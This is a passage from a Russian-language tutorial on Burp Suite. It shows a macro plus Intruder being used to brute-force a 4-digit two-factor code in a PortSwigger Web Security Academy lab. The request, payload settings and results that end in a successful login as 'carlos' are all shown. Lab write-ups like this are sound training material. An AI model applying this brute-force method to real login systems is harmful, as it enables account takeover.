
Как видим, макрос успешно создан:




Теперь перейдем в Intruder и настроим его нужным образом


19. Intruder attack of https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 POST /login2 HTTP/2
2 Host: 0a0d005c04e463dd855ef8cb00060046.web-security-academy.net
3 Cookie: session=VWJySX2vMogolLcREvmU4UX6hbcE2xbL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 51
10 Origin: https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net
11 Referer: https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net/login2
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 csrf=uPjRiqMRFdxSmB53Bs1gfrSkV6STC1B6&mfa-code=§1233§
Search...
0 matches
Clear
1 payload position
Length: 828


Positions Payloads Resource Pool Options
Resource Pool
Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.
Use existing resource pool
Selected Resource pool Max concurrent requests Request delay Random delay Delay increment
Default resource pool 10
Custom resource pool 1 1000
Create new resource pool
Name: Custom resource pool 1
Maximum concurrent requests: 1
Delay between requests: 500 milliseconds
Fixed
With random variations
Increase delay in increments of milliseconds


19. Intruder attack of https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 10 000
Payload type: Numbers
Request count: 10 000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 0
To: 9999
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits: 4
Max integer digits: 4
Min fraction digits:
Max fraction digits: 0
Examples
0001
4321
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

И запустим:


19. Intruder attack of https://0a0d005c04e463dd855ef8cb00060046.web-security-academy.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
1302 1301
1303 1302
0 400 269
1045 1044 400 142
309 0308 302 188
1 0000 200 3521
2 0001 200 3181
3 0002 200 3521
4 0003 200 3181
5 0004 200 3521
6 0005 200 3181
7 0006 200 3521
8 0007 200 3181
9 0008 200 3521
10 0009 200 3181
11 0010 200 3521
12 0011 200 3181
13 0012 200 3521
14 0013 200 3181
Request Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=carlos
3 Set-Cookie: session=TfnzgfJ8IRRgF52z63zMCkiMHbex3uB3; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
Search...
0 matches
Paused

Бинго! Мы смогли автоматизировать достаточно нудный процесс. Стоит учитывать, что в данном примере, данный способ требует "4 запроса на 1 запрос", что значительно тормозит скорость выполнения задачи. В любом случае, данный функционал является очень удобным и полезным для автоматизации некоторых процессов. Удачи!

P.S. Когда узнал, что Burp так умеет, очень удивился и решил поделиться с народом. Может, кто-то тоже не знал :)